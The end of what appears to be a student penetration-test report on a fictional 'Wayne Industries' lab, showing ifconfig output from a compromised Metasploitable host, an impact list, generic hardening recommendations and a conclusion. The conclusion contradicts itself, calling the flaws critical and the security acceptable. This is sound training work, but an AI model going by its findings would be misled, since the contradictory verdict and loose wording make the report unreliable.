          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed0:6e4f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23198 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17803 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2543648 (2.4 MB)  TX bytes:2655031 (2.5 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:3029 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3029 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1434025 (1.3 MB)  TX bytes:1434025 (1.3 MB)

msfadmin@metasploitable:~$
```

Impact of Wayne Industries

Those are critical vulnerabilities in Wayne industries and this industry is run on some risk stage. An attacker can get full access to Wayne industries machine using open ports. This is a very big problem, and it can discourse very sensitive information about the company.

These are some impacted areas.

1. Customer information database.
2. Wayne Industries trade secrets.
3. Staff information.
4. Feature improvement planes.
5. Business secrets.
6. Payment process.

Recommendations

1. Implement strong password polices.
2. Update operating systems to latest version.
3. implement firewall and direct the traffics among segments through the firewall.
4. Filter unnecessary ICMP packets.

Conclusion

During the information collecting and vulnerability scanning for this complete internal and external systems, a few vulnerabilities and logical flaws/best practices concerns were constantly discovered.

We exploited some of vulnerabilities for inform their impact to get some idea about non it related persons. As a result, it is advised that the essential measures outlined in the vulnerability study be implemented to avoid any harmful activity. Furthermore, most of these flaws are frequently discovered during a penetration test. As a result, while assessing the total security of Wayne’s industries' internal and external systems. It may be determined that it has an infrastructure that meets acceptable security standards.